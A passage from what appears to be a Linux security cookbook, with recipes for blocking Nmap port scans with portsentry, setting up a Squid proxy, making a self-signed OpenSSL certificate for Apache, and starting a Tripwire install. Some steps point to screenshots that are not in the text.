Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 07:34 IST
Initiating ARP Ping Scan at 07:34
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 07:34, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:34
Completed Parallel DNS resolution of 1 host. at 07:34, 13.00s elapsed
Initiating Connect Scan at 07:34
Scanning 192.168.1.102 [1000 ports]
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 143/tcp on 192.168.1.102
Discovered open port 111/tcp on 192.168.1.102
Discovered open port 443/tcp on 192.168.1.102
Discovered open port 31337/tcp on 192.168.1.102
Discovered open port 32771/tcp on 192.168.1.102
```

   We can also use any other command of Nmap to perform a TCP or UDP scan on the first system, which has `portsentry` running. To learn more about `Nmap` commands, see *Chapter 1*, *Linux Security Problems*.

In the above result, we can see that `Nmap` is able to scan successfully even when `portsentry` is running on the first system.

We can even try to ping the server system from the client to see if it is working after installing `portsentry`.

5. Now let's configure `portsentry` by editing the file `/etc/portsentry/portsentry.conf` on the server system.

   After opening in an editor of your choice, look for the following lines and change the value to `1`:

```
# 0 = Do not block UDP/TCP scans.
# 1 = Block UDP/TCP scans.
# 2 = Run external command only (KILL_RUN_CMD)

BLOCK_UDP="1"
BLOCK_TCP="1"
```

   Scroll down and then find and uncomment the following line:

```
#
# iptables support for Linux
KILL_ROUTE="/sbin/iptables -I INPUT -s $TARGET$ -j DROP"
#
```

   Next, uncomment the line shown in the following:

```
#
KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"
```

   Once done, save and close the file.

6. Next, edit the file `/etc/default/portsentry`:

```
#
TCP_MODE="atcp"
UDP_MODE="audp"
```

   In the lines shown above, we need to mention for which protocol `portsentry` should be working, TCP or ATCP.

7. Now edit the file `/etc/portsentry/portsentry.ignore.static` and add a line at the bottom, as shown in the following screenshot:

```
127.0.0.1/32
0.0.0.0



192.168.1.104/255.255.255.0
```

Here, `192.168.1.104` is the IP address of the client machine which we are trying to block.

8. Now restart the `portsentry` service by running the following command:

```
root@server:~# /etc/init.d/portsentry restart
Stopping anti portscan daemon: portsentry.
Starting anti portscan daemon: portsentry in atcp & audp mode.
root@server:~#
```

9. Once the above steps are complete, we will again try to run `Nmap` on the client machine and see if it still works properly:

```
root@client:~# nmap -sT -v 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 13:04 IST
Initiating ARP Ping Scan at 13:04
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 13:04, 0.27s elapsed (1 total hosts)
Nmap scan report for 192.168.1.102 [host down]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN
Nmap done: 1 IP address (0 hosts up) scanned in 0.39 seconds
           Raw packets sent: 2 (84B) | Rcvd: 0 (0B)
root@client:~#
```

We can see that now `Nmap` is not able to scan the IP address.

10. If we try to ping the server from the client, even that does not work:

```
root@client:~# ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
From 192.168.1.104 icmp_seq=9 Destination Host Unreachable
From 192.168.1.104 icmp_seq=10 Destination Host Unreachable
From 192.168.1.104 icmp_seq=11 Destination Host Unreachable
From 192.168.1.104 icmp_seq=12 Destination Host Unreachable
From 192.168.1.104 icmp_seq=13 Destination Host Unreachable
From 192.168.1.104 icmp_seq=14 Destination Host Unreachable
^C
--- 192.168.1.102 ping statistics ---
```

11. If we check the file `/etc/hosts.deny`, we shall see the following line has automatically been added:

```
ALL: 192.168.1.104 : DENY
```

12. Similarly, when we check the file `/var/lib/portsentry/portsentry.history`, we get a result similar to the last line in the image below:

```
1454392513 - 02/02/2016 11:25:13 Host: 192.168.1.103/192.168.1.103 Port: 143 TCP Blocked
1454395224 - 02/02/2016 12:10:24 Host: 192.168.1.103/192.168.1.103 Port: 554 TCP Blocked
1454397794 - 02/02/2016 12:53:14 Host: 192.168.1.104/192.168.1.104 Port: 23 TCP Blocked
```

How it works...

We use two systems. The first system acts as a `portsentry` server, while the other acts as the client.

On the first system, we install the `portsentry` package, and on the second system we install `Nmap`, which will be used to demonstrate the working.

Now we perform an `Nmap` scan from the client machine on the server. We can see that it works fine.

After this, we configure `portsentry` as per the requirements, by editing various files.

Once editing is complete, restart the `portsentry` service and again try to perform the `Nmap` scan from the client on the server. We see that now the scan does not work properly.

Using Squid proxy

Squid is a web proxy application with a variety of configurations and uses. Squid has a large number of access controls, and supports different protocols, such as HTTP, HTTPS, FTP, SSL, and so on.

In this section we will see how to use Squid as an HTTP proxy.

Getting Ready

To install and use Squid on a particular system on a network, ensure that the particular system has enough physical memory, because Squid also works as a cache proxy server and thus needs space to maintain the cache.

We are using a Ubuntu system for our example and Squid is available in Ubuntu repositories, so we need to ensure that our system is up to date. For doing this we run the following command:

```
apt-get update
```

After that, run the following command:

```
apt-get upgrade
```

How to do it...


To install and configure Squid on our system, we have to take the following steps:

1. The first step is to install the `squid` package, and to do so, we run the command as follows:


```
root@client:~# apt-get install squid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  squid-langpack squid3 squid3-common
Suggested packages:
  squidclient squid-cgi
The following NEW packages will be installed:
  squid squid-langpack squid3 squid3-common
0 upgraded, 4 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,954 kB of archives.
After this operation, 6,610 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```

2. As soon as the installation of Squid completes, it starts running with the default configuration, which is defined to block all the HTTP/HTTPs traffic on the network.

   To check this, we just need to configure the browser, on any system on the network, to use the IP address of the proxy system as proxy, as shown in the following screenshot:



3. Once done, we can now try to access any website and we will see an error screen as shown in the following image:



4. Now we will start configuring our proxy server to get it to work as per our requirements. For this we will edit the file `/etc/squid3/squid.conf` in any editor.

   Once the file is open in the editor, search for the category which reads:

   `TAG: visible_hostname`:Under this category, add the line—`visible_hostname ourProxyServer`:

```
#  TAG: visible_hostname
#       If you want to present a special hostname in error messages, etc,
#       define this.  Otherwise, the return value of gethostname()
#       will be used. If you have multiple caches in a cluster and
#       get errors about IP-forwarding you must set them to have individual
#       names with this setting.
visible_hostname ourProxyServer
#Default:
# visible_hostname localhost
```

   Here, `ourProxyServer` is a name we have given to our proxy server. You can choose any name you like.

5. Next, search for the category which reads `TAG: cache_mgr` and add the line `cache_mgr email@yourdomainname`. Here, mention the email ID of the administrator, who can be contacted instead of `email@yourdomainname`.

```
# ADMINISTRATIVE PARAMETERS
# -----------------------------------------------------------------

#  TAG: cache_mgr
#       Email-address of local cache manager who will receive
#       mail if the cache dies.  The default is "webmaster."
cache_mgr email@yourdomainname
```

6. Next we search for the line which reads as shown in the following screenshot. The `http_port` variable defines the port on which the Squid proxy will listen. The default port is 3128; however, we can change to any other port which is not being used. We can even define more than one port for Squid to listen to, as shown in the following screenshot:

```
# Squid normally listens to port 3128
http_port 3128 8888
```

7. Now we need to add the rule to allow traffic on the network computers, as per our requirements. For this we will search for the line which reads `acl localnet src 10.0.0.8`.

   Here, we add our rule `acl localnetwork src 192.168.1.0/24`, as shown in the following image:

```
# Example rule allowing access from your local networks.
# Adapt to list your (internal) IP networks from where browsing
# should be allowed
#acl localnet src 10.0.0.0/8    # RFC1918 possible internal network
#acl localnet src 172.16.0.0/12 # RFC1918 possible internal network
#acl localnet src 192.168.0.0/16        # RFC1918 possible internal network
#acl localnet src fc00::/7       # RFC 4193 local private network range
#acl localnet src fe80::/10      # RFC 4291 link-local (directly plugged) machi$

acl localnetwork src 192.168.1.0/24
```

   In the preceding rule, `acl` is used to define a new rule and `localnetwork` is the name we have given to our rule. `src` defines the source of the traffic which will come to the proxy server. We define the network IP address with the subnet in bits as shown previously.

   We can add as many rules as we wish to, according to our requirements.

8. Next, search for the line which reads `http_access allow localhost`, and below this add the line `http_access allow localnetwork` to start using the rule which we added in the previous step, to allow the traffic:


```
# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
#http_access allow localnet
http_access allow localhost

http_access allow localnetwork
```

9. Once we are done with the preceding configuration steps, we restart the Squid service using the following command:

   `service squid3 restart`

10. Now our Squid proxy server is running. To check, we can try to access the IP address of the proxy server from a browser on any system on the network:



The above error screen tells us that the Squid proxy is working fine.

Now we can try to visit any other website and it should open as per the rule we have added in the configuration file of Squid.

How it works...

We start by installing the Squid package. Once the package is installed, we edit its configuration file `/etc/squid3/squid.conf` and add the hostname, email ID of the administrator, and the port on which Squid will listen.

Then we create the rule to allow traffic for all the systems on the same network. Once we save all the configurations, we restart the Squid service, and our proxy server is now working.

OpenSSL Server

SSL is a protocol used for transmitting sensitive information over the Internet. This could include information such as account passwords, credit card details, and so on. SSL is most popularly used in conjunction with web browsing over the HTTP protocol.

`OpenSSL` library provides an implementation of **Secure Sockets Layer (SSL)** and TLS **Transport Layer Security (TLS)** protocols.

Getting Ready

To demonstrate the use of `OpenSSL`, we need two systems. One will be used as a server on which we will install the `OpenSSL` package and also Apache. The second system will be used as the client.

How to do it...

We will now see how to create a self-signed certificate using `OpenSSL`, for Apache. This will help encrypt traffic to the server:


1. We start by installing `OpenSSL` package on the first system using the following command:

```
root@tj-dev:~# apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 334 not upgraded.
Need to get 519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssl i386 1.0
.1-4ubuntu5.33 [519 kB]
Fetched 519 kB in 2s (188 kB/s)
(Reading database ... 147193 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.11 (using .../openssl_1.0.1-4ubuntu5
.33_i386.deb) ...
Unpacking replacement openssl ...
Processing triggers for man-db ...
Setting up openssl (1.0.1-4ubuntu5.33) ...
```

2. Next, we will install Apache on the same system, as shown in the following:

```
root@tj-dev:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common libapr1
  libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 9 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,836 kB of archives.
After this operation, 5,230 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```

3. Once Apache is installed, we need to enable SSL support, which comes as standard in the Apache package for Ubuntu. To do this, we run the command as follows:




   After enabling SSL support, restart Apache as shown in the preceding screenshot, using this command:

   ```
   service apache2 restart
   ```

4. Now create a directory inside Apache's configuration directory. This is the place where we shall keep the certificate files, which we will be making in the next step:

   ```
   mkdir /etc/apache2/ssl
   ```

5. Now we will create the key and the certificate using the following command:



   In the preceding command, `req -x509` specifies that we will be creating a self-signed certificate, which will adhere to X.509 **Certificate Signing Request** (**CSR**) management.

   `-nodes` specifies that the key file will be created without being protected with any password.

   `-days 365` tells us that the certificate being created will be valid for one year.

   `-newkeyrsa:2048` tells us that the private key file and the certificate file will both be created at the same time and that the key generated will be 2048 bits long.

The next parameter, `-keyout`, specifies the name for the private key which will be created.

The `-out` parameter mentions the name of the certificate file being created.

6. When the key and certificate files are being created, you will be asked a few questions. Provide the details as per your configuration. However, the option which reads `Common Name (e.g. server FQDN or YOUR name)` is important, and we have to provide either the domain name or the server's public IP:

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DEL
Locality Name (eg, city) []:DEL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Tajinder Kalsi
Organizational Unit Name (eg, section) []:Tajinder Kalsi
Common Name (e.g. server FQDN or YOUR name) []:192.168.1.103
Email Address []:info@tajinderkalsi.com
```

7. Next, we need to edit the file `/etc/apache2/sites-available/default` to configure Apache to use the key file and the certificate file created in the previous steps.

   Find and edit the lines as shown in the following screenshot. For `ServerName`, we have provided the IP address of the Apache server system:


```
<VirtualHost *:443>
        ServerAdmin webmaster@localhost
        ServerName 192.168.1.103:443
```

   In the same file, scroll to the end of the file, and before the `<VirtualHost>` block closes, add the lines given in the following screenshot. Mention the key file name and certificate file name which was used while creating these files:

```
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key

</VirtualHost>
```


8. Now, on the client system, open any browser and visit the Apache server's public IP using the `https://` protocol, as shown in the following:




The browser will show a warning message regarding the connection not being secure, because the certificate is not signed by any trusted authorities.

9. Click on **I Understand the Risks** and then click on the button **Add Exception** to add the certificate in the browser:


10. The next windows will show some information about the server. To proceed further and add the certificate, click on **Confirm Security Exception**:



11. If you wish to check more the details of the certificate, click on **View** in the previous screen and you will get a new window showing complete details of the certificate, as shown in the following:



12. Once the certificate has been added successfully, the web page loading will complete, as shown in the following:



How it works...

We use two systems in this setup. First is the Apache server, on which we install the `OpenSSL` package. The second system works as the client, from which we will try to connect to the Apache web server.

After installing the Apache and `OpenSSL` package on the first system, we enable SSL support for Apache. Then we create the server key and server certificate file using the `OpenSSL` tool and a few arguments.

After this, we edit the file `/etc/apache2/sites-available/default`, so that Apache can use the key and certificate that we have created.

Once done, we try to access the Apache web server through a browser on the client machine.

We see that it asks for the new certificate to be added to the browser, and after doing this, we are able to visit the web browser using HTTPS protocol.

Tripwire

With the increasing number of attacks on servers nowadays, administering the server securely is becoming a complex problem. It is difficult to be sure that every attack has been effectively blocked.

Tripwire is a host-based **Intrusion Detection System** (**IDS**), which can be used to monitor different filesystem data points and then alert us if any file gets modified or changed.

Getting Ready

We only need to install the Tripwire package on our Linux system to configure our IDS. In the next section, we will see how to install and configure the tool.


How to do it...

We will discuss how to install and configure Tripwire on our Ubuntu system in the following steps:


1. The first step will be to install the Tripwire package using `apt-get`, as shown here:

```
root@sshclient:~# apt-get install tripwire
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  postfix
Suggested packages:
  procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre sasl2-bin
  dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
  postfix tripwire
0 upgraded, 2 newly installed, 0 to remove and 323 not upgraded.
Need to get 4,827 kB of archives.
After this operation, 11.8 MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main postfix i386 2.9
.6-1~12.04.3 [1,273 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe tripwire i386 2.4.2.
2-1 [3,554 kB]
```


2. During the installation process it will show an information window. Press **OK** to continue.
3. In the next window select **Internet Site** for type of mail configuration and press **OK**:




4. The next window will will ask for the **system mail name**. Enter the domain name of the system on which you are configuring Tripwire:




5. Press *O* in the next screen to continue.
6. Now we will be asked if we want to create a passphrase for Tripwire. Select **Yes** and continue:



